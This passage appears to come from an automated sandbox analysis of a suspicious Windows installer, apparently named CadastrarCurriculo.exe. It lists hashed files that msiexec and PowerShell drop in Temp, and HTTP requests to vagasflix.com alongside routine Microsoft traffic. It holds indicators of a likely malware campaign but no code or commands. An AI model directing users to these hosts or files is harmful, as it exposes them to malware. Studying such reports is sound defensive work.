7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scr2467.ps1 MD5: — SHA256: —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scr2468.txt MD5: — SHA256: —	—
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\pss2478.ps1 MD5: — SHA256: —	—
7776	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_3axn0oly.p33.ps1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\POBD97A.tmp\PORD97B.tmp MD5: F2B73011F53AA67889EF12D506299A2E SHA256: 162773F687C5D2A457F6307E23ED9FCE65B8525A01608D69352510F930421D8E	text
8256	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_j4iprez5.zmj.ps1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7776	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_hs5njmj0.qei.psm1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
8988	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_3ppmhpem.av0.ps1 MD5: D17FE0A3F47BE24A6453E9EF58C94641 SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
8988	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_wq0afjfz.bie.psm1	text

		MD5: D17FE0A3F47BE24A6453E9EF58C94641	SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
8988	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_5odg5ibr.enj.psm1 MD5: D17FE0A3F47BE24A6453E9EF58C94641	text SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
6932	msiexec.exe	C:\Windows\Installer\MSIFE52.tmp MD5: 00871115C11C728B3EF37EED348C33D8	executable SHA256: 1A3D657DD1B8BED4D05484C96FCDCCF57FD71C2600D3E3DE44A6666545E0E1E2
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\msi3CA7.txt MD5: —	— SHA256: —
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scr3CA8.ps1 MD5: —	— SHA256: —
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scr3CA9.txt MD5: —	— SHA256: —
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\pss3CBA.ps1 MD5: —	— SHA256: —
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\POBFEDA.tmp\PORFEDB.tmp MD5: 8AD510A25AC55DBB8DEC4F6D0AD0E83F	text SHA256: 64AE759A5598856CAC6F3369189A77D4BA0AC19289C25A3E2696F258B994A0B8
7068	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EntityExtraction\EntityExtractionAssetStore.db\000003.log MD5: 8A5C567076654D8C24A9CD9087952287	binary SHA256: 8E8839F0052AB2D0A25D53E037DC17D8A25E51B0B3BBA3D722E3EB1DD7D2F9E4
7068	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\EntityExtraction\EntityExtractionAssetStore.db\LOG MD5: F30E6DFE7351E72CB66884D200E410C4	text SHA256: 15007C9277F38BBE81325D68FC5D159291DF5D0239AA92B6B4E4145E95155CE5
6932	msiexec.exe	C:\Windows\Installer\MSI23DD.tmp MD5: 00871115C11C728B3EF37EED348C33D8	executable SHA256: 1A3D657DD1B8BED4D05484C96FCDCCF57FD71C2600D3E3DE44A6666545E0E1E2
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\1c0a0602-0d2a-4ac0-b5a8-c4a813a75058.tmp MD5: 216221AFEC99F2EEDDCEE8C5CB3030E5	text SHA256: 852F38C80BC59B42F41B13A92FA9942832B382D79D8190FF2BACBD3242614533
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\a82f95bc-1df0-4695-9337-8732935822bc.tmp MD5: F09042F03E8B3F594401AF456B8F2737	text SHA256: 6FC1C94AE77554CE330BB93285D7EA78CC05BC4557723ADECB6841CAC9A31453
5520	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Asset Store\assets.db\000013.log MD5: 7A9FA0B011EDAC2490034060E5DE89F2	binary SHA256: 7C846395101296FFCC515EDCB19CAAC3C991C925448B8E6BA42AD2C020B24004
5520	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Asset Store\assets.db\LOG MD5: 35BA7E7D394C9A820D0EAF9ABD5B5574	text SHA256: D332AA5FCCC14DE7741EA16FB54B5782106390CE9E1E401516AB2ECCA3A510F4
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\msi5575.txt MD5: —	— SHA256: —
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scr5576.ps1 MD5: —	— SHA256: —
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\scr5577.txt MD5: —	— SHA256: —
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\pss5587.ps1 MD5: —	— SHA256: —
8988	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_ltd5bn1f.0m5.ps1 MD5: D17FE0A3F47BE24A6453E9EF58C94641	text SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
8968	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_pynoqerl.k1g.ps1 MD5: D17FE0A3F47BE24A6453E9EF58C94641	text SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
8868	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_ashjtcli.tp2.psm1 MD5: D17FE0A3F47BE24A6453E9EF58C94641	text SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
6932	msiexec.exe	C:\Windows\Installer\MSI3BFA.tmp MD5: 00871115C11C728B3EF37EED348C33D8	executable SHA256: 1A3D657DD1B8BED4D05484C96FCDCCF57FD71C2600D3E3DE44A6666545E0E1E2
8868	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_xvrjbqmv.rcp.ps1 MD5: D17FE0A3F47BE24A6453E9EF58C94641	text SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Local State~RF11179c.TMP MD5: 216221AFEC99F2EEDDCEE8C5CB3030E5	text SHA256: 852F38C80BC59B42F41B13A92FA9942832B382D79D8190FF2BACBD3242614533
7640	msedge.exe	C:\Users\admin\AppData\Local\Microsoft\Edge\User Data\Default\Preferences~RF11179c.TMP MD5: A1D7B43D80098495AD4D9EA015AF4B79	text SHA256: 6638EF998C50877E89AD46BE78F1282042C98A4A6A708714FE03447B00F34B33
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\POB2479.tmp\POR247A.tmp MD5: 4A973110B17C6B4A4148A1481B2B1F5A	text SHA256: C56C8CE03D00C7299115743C5976EC325570FB309C2F856A8D5B4D6C24D8D1E5
8968	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_pzy5fqp1.sju.psm1 MD5: D17FE0A3F47BE24A6453E9EF58C94641	text SHA256: 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7

8868	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_mdddsvaz.xcl.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
8868	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_2at2jilc.ohk.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
3100	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_mjkvpo5g.33o.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7596	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_glhvtwps.2zq.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
7596	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_mablindl.odk.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
3100	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_sbmy2uvd.edi.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
3100	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_duew0rfp.hkd.psm1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
3100	powershell.exe	C:\Users\admin\AppData\Local\Temp__PSScriptPolicyTest_hwarub4z.rxx.ps1 **MD5:** D17FE0A3F47BE24A6453E9EF58C94641 **SHA256:** 96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7	text
6932	msiexec.exe	C:\Windows\Installer\MSI54D2.tmp **MD5:** 00871115C11C728B3EF37EED348C33D8 **SHA256:** 1A3D657DD1B8BED4D05484C96FCDCCF57FD71C2600D3E3DE44A6666545E0E1E2	executable
7456	msiexec.exe	C:\Users\admin\AppData\Local\Temp\POB3CBB.tmp\POR3CCB.tmp **MD5:** DCD4E42F8FCEA42DF5D036F71863E7B6 **SHA256:** B7F273DC0B4209B195B455EDB912319A4E9C0349346AB1D8D8F2E87A2B88B9F5	text

Network activity

HTTP(S) requests	TCP/UDP connections	DNS requests	Threats
189	68	60	0

HTTP requests

PID	Process	Method	HTTP Code	IP	URL	CN	Type	Size	Reputation
4636	svchost.exe	GET	200	2.16.164.49:80	http://crl.microsoft.com/pki/crl/products/MicRooCerAut2011_2011_03_22.crl	unknown	–	–	whitelisted
4636	svchost.exe	GET	200	23.59.18.102:80	http://www.microsoft.com/pkiops/crl/MicSecSerCA2011_2011-10-18.crl	unknown	–	–	whitelisted
–	–	GET	200	2.17.190.73:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDI7I90VUCEAJ0LqoXyo4hxxe7H%2Fz9DKA%3D	unknown	–	–	whitelisted
–	–	GET	200	72.246.29.11:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Product%20Root%20Certificate%20Authority%202018.crl	unknown	–	–	whitelisted
–	–	GET	200	72.246.29.11:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Secure%20Server%20CA%202.1.crl	unknown	–	–	whitelisted
–	–	GET	200	72.246.29.11:80	http://www.microsoft.com/pkiops/crl/Microsoft%20Update%20Signing%20CA%202.3.crl	unknown	–	–	whitelisted
–	–	GET	200	23.216.77.6:80	http://crl.microsoft.com/pki/crl/products/MicRooCerAut_2010-06-23.crl	unknown	–	–	whitelisted
–	–	GET	200	72.246.29.11:80	http://www.microsoft.com/pkiops/crl/Microsoft%20Time-Stamp%20PCA%202010(1).crl	unknown	–	–	whitelisted
–	–	GET	200	72.246.29.11:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Signing%20CA%202.3.crl	unknown	–	–	whitelisted
–	–	GET	200	72.246.29.11:80	http://www.microsoft.com/pkiops/crl/Microsoft%20Update%20Signing%20CA%202.2.crl	unknown	–	–	whitelisted
–	–	GET	200	72.246.29.11:80	http://www.microsoft.com/pkiops/crl/Microsoft%20ECC%20Update%20Signing%20CA%202.2.crl	unknown	–	–	whitelisted
6692	CadastrarCurriculo.exe	GET	200	184.30.131.245:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBT3xL4LQLXDRDM9P665TW442vrsUQQUReuir%2FSSy4IxLVGLp6chnfNtyA8CEA6bGI750C3n79tQ4ghAGFo%3D	unknown	–	–	whitelisted
6692	CadastrarCurriculo.exe	GET	200	184.30.131.245:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBTfIs%2BLjDtGwQ09XEB1Yeq%2BtX%2BBgQQU7NfjgtJxXWRM3y5nP%2Be6mK4cD08CEAitQLJg0pxMn17Nqb2Trtk%3D	unknown	–	–	whitelisted

6692	CadastrarCurriculo.exe	GET	200	184.30.131.245:80	http://ocsp.digicert.com/MFEwTzBNMEswSTAJBgUrDgMCGgUABBSRXerF0eFeSWRripTgTkcJWMm7iQQUaDfg67Y7%2BF8Rhvv%2BYXsIiGX0TkICEA5ZCQNqU6P3JVIGfoiLgjk%3D	unknown	–	–	whitelisted
7800	msedge.exe	GET	200	150.171.28.11:80	http://edge.microsoft.com/browsernetworktime/time/1/current?cup2key=2:aGur4QXJ_mS5mRSjzgEUfjLk-LSvF_SjeyMDdyx4Rsk&cup2hreq=e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	unknown	–	–	whitelisted
7800	msedge.exe	GET	200	150.171.22.17:443	https://config.edge.skype.com/config/v1/Edge/133.0.3065.92?clientId=4489578223053569932&agents=EdgeFirstRun%2CEdgeFirstRunConfig&osname=win&client=edge&channel=stable&scpfre=0&osarch=x86_64&osver=10.0.19045&wu=1&devicefamily=desktop&uma=0&sessionid=66&mngd=0&installdate=1661339457&edu=0&soobedate=1504771245&bphint=2&fg=1&lbfgdate=1741678270&lafgdate=0	unknown	text	768 b	unknown
7800	msedge.exe	GET	200	150.171.28.11:443	https://edge.microsoft.com/serviceexperimentation/v3/?osname=win&channel=stable&osver=10.0.19045&devicefamily=desktop&installdate=1661339457&clientversion=133.0.3065.92&experimentationmode=2&scpguard=0&scpfull=0&scpver=0	unknown	text	462 b	whitelisted
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?u=cl%2Fv%2Fmelo5w	unknown	html	23.8 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?u=/cl/i/melo5w	unknown	html	1.96 Kb	unknown
7800	msedge.exe	GET	200	92.122.215.53:443	https://www.bing.com/bloomfilterfiles/ExpandedDomainsFilterGlobal.json	unknown	–	128 Kb	whitelisted
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/cdn-cgi/speculation	unknown	–	128 b	unknown
7800	msedge.exe	GET	101	3.234.165.9:443	https://ws-mt1.pusher.com/app/2a1ddc1f29b22896b26c?protocol=7&client=js&version=4.4.0&flash=false	unknown	–	–	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=css%2Fcl%2Fmobile%2Fmodern.css	unknown	text	10.1 Kb	unknown
7800	msedge.exe	GET	200	100.28.50.155:443	https://stats.pusher.com/timeline/v2/jsonp/1?session=MTAwMDc0NzM1&bundle=MQ%3D%3D&key=MmExZGRjMWYyOWIyMjg5NmIyNmM%3D&lib=anM%3D&version=NC40LjA%3D&cluster=bXQx&features=WyJ3cyJd&timeline=W3siaW5zdGFuY2VzIjoxLCJ0aW1lc3RhbXAiOjE3NjYyMDE3NDg5MTd9LHsic3RhdGUiOiJjb25uZWN0aW5nIiwidGltZXN0YW1wIjoxNzY2MjAxNzQ4OTE3fSx7ImNpZCI6MSwidHJhbnNwb3J0Ijoid3NzIiwidGltZXN0YW1wIjoxNzY2MjAxNzQ4OTE4fSx7ImNpZCI6MSwic3RhdGUiOiJpbml0aWFsaXplZCIsInRpbWVzdGFtcCI6MTc2NjIwMTc0ODkxOH0seyJjaWQiOjEsInN0YXRlIjoiY29ubmVjdGluZyIsInRpbWVzdGFtcCI6MTc2NjIwMTc0ODkxOX0seyJjaWQiOjEsInN0YXRlIjoib3BlbiIsInRpbWVzdGFtcCI6MTc2NjIwMTc0OTIxOX0seyJzdGF0ZSI6ImNvbm5lY3RlZCIsInBhcmFtcyI6eyJzb2NrZXRfaWQiOiI4ODI4NTYuMTg5ODI1NTMifSwidGltZXN0YW1wIjoxNzY2MjAxNzQ5MjIxfV0%3D	unknown	–	–	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F64319	unknown	image	1.59 Kb	unknown
7800	msedge.exe	GET	302	188.114.96.3:443	https://vagasflix.com/cdn-cgi/challenge-platform/scripts/jsd/main.js	unknown	–	–	unknown
7800	msedge.exe	GET	302	188.114.96.3:443	https://vagasflix.com/favicon.ico	unknown	–	–	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=cl%2Fmelo5w%2Fmodern%2Flogo-JVEz	unknown	image	28.0 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	image	766 b	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F67015	unknown	image	1.92 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F38219	unknown	image	2.97 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F69843	unknown	image	2.15 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F67026	unknown	image	1.50 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F69978	unknown	image	2.14 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Finfo.svg	unknown	image	512 b	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fx.svg	unknown	image	307 b	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=js%2Fcl%2Fmobile%2Fmodern.js%3Fid%3DXIjCd4	unknown	text	128 Kb	unknown
7800	msedge.exe	GET	200	142.250.185.163:443	https://fonts.gstatic.com/s/poppins/v24/pxiEyp8kv8JHgFVrJJfecg.woff2	unknown	–	7.70 Kb	whitelisted
7800	msedge.exe	GET	200	3.92.60.212:443	https://stats.trafficinsights.info/script	unknown	text	128 Kb	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown

7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	200	13.107.246.45:443	https://xpaywalletcdn.azureedge.net/mswallet/ExpressCheckout/v1/GetGlobalConfig?EdgeChannel=stable&EdgeVersion=133.0.3065.92&ConfigVersion=0	unknown	—	128 Kb	whitelisted
7800	msedge.exe	GET	304	150.171.27.11:443	https://edge.microsoft.com/abusiveadblocking/api/v1/blocklist	unknown	—	—	whitelisted
7800	msedge.exe	GET	200	150.171.22.17:443	https://config.edge.skype.com/config/v1/Edge/133.0.3065.92?clientId=4489578223053569932&agents=Edge%2CEdgeConfig%2CEdgeServices%2CEdgeFirstRun%2CEdgeFirstRunConfig&osname=win&client=edge&channel=stable&scpfre=0&osarch=x86_64&osver=10.0.19045&wu=1&devicefamily=desktop&uma=0&sessionid=66&mngd=0&installdate=1661339457&edu=0&soobedate=1504771245&bphint=2&fg=1&lbfgdate=1766201748&lafgdate=0	unknown	text	4.71 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/cdn-cgi/challenge-platform/h/g/scripts/jsd/d39f91d70ce1/main.js?	unknown	text	10.1 Kb	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	—	—	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=cl%2Fmelo5w%2Fmodern%2Flogo-JVEz	unknown	image	28.0 Kb	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	—	—	unknown
7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?	unknown	—	—	unknown

7800	msedge.exe	GET	304	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	–	–	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F64319	unknown	image	1.59 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Ffilled-star.svg	unknown	image	766 b	unknown
7800	msedge.exe	GET	200	100.28.50.155:443	https://stats.pusher.com/timeline/v2/jsonp/1?session=MTAwMDc0NzM1&bundle=MQ%3D%3D&key=MmExZGRjMWYyOWIyMjg5NmIyNmM%3D&lib=anM%3D&version=NC40LjA%3D&cluster=bXQx&features=WyJ3cyJd&timeline=W3siaW5zdGFuY2VzIjoxLCJ0aW1lc3RhbXAiOjE3NjYyMDE3NDg5MTd9LHsic3RhdGUiOiJjb25uZWN0aW5nIiwidGltZXN0YW1wIjoxNzY2MjAxNzQ4OTE3fSx7ImNpZCI6MSwidHJhbnNwb3J0Ijoid3NzIiwidGltZXN0YW1wIjoxNzY2MjAxNzQ4OTE4fSx7ImNpZCI6MSwic3RhdGUiOiJpbml0aWFsaXplZCIsInRpbWVzdGFtcCI6MTc2NjIwMTc0ODkxOH0seyJjaGFubmVsIjoiY29ubmVjdGluZyIsInRpbWVzdGFtcCI6MTc2NjIwMTc0ODkxOX0seyJjaGFubmVsIjoib3BlbiIsInRpbWVzdGFtcCI6MTc2NjIwMTc0OTIxOX0seyJzdGF0ZSI6ImNvbm5lY3RlZCIsInBhcmFtcyI6eyJzb2NrZXRfaWQiOiI4ODI4NTYuMTg5ODI1NTMifSwidGltZXN0YW1wIjoxNzY2MjAxNzQ5MjIxfV0%3D	unknown	–	–	unknown
7800	msedge.exe	GET	200	3.92.60.212:443	https://stats.trafficinsights.info/script	unknown	–	–	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F38219	unknown	image	2.97 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fstar.svg	unknown	image	766 b	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F67026	unknown	image	1.50 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fdemo-bg.webp	unknown	image	56.2 Kb	unknown
7800	msedge.exe	GET	200	142.250.185.106:443	https://fonts.googleapis.com/css2?family=Poppins	unknown	–	1.10 Kb	whitelisted
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F69843	unknown	image	2.15 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Fcl%2Fmobile%2Fmodern%2Fx.svg	unknown	image	307 b	unknown
7800	msedge.exe	GET	200	142.250.186.161:443	https://clients2.googleusercontent.com/crx/blobs/AdNiCiW0I-W3wl7H4OY7hxWc5cTY5rM0azDUj-PWxTgtifSc2700krkkwfK9PH6Dt0YUog2Wa3_eO47XWfnCKOwmIRS-W-fQqRHATZ_TxIL7aKJTGdUaseL0xGHu5plqqqQAxIKa5VgeEr_jh0sOCxu5zPVWSMvXuPEs/GHBMNNJOOEKPMOECNNNILNNBDL0LHKHI_1_99_1_0.crx	unknown	–	128 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F69978	unknown	image	2.14 Kb	unknown
7800	msedge.exe	GET	200	188.114.96.3:443	https://vagasflix.com/og.php?cdn=1&u=img%2Foffer%2F67015	unknown	image	1.92 Kb	unknown
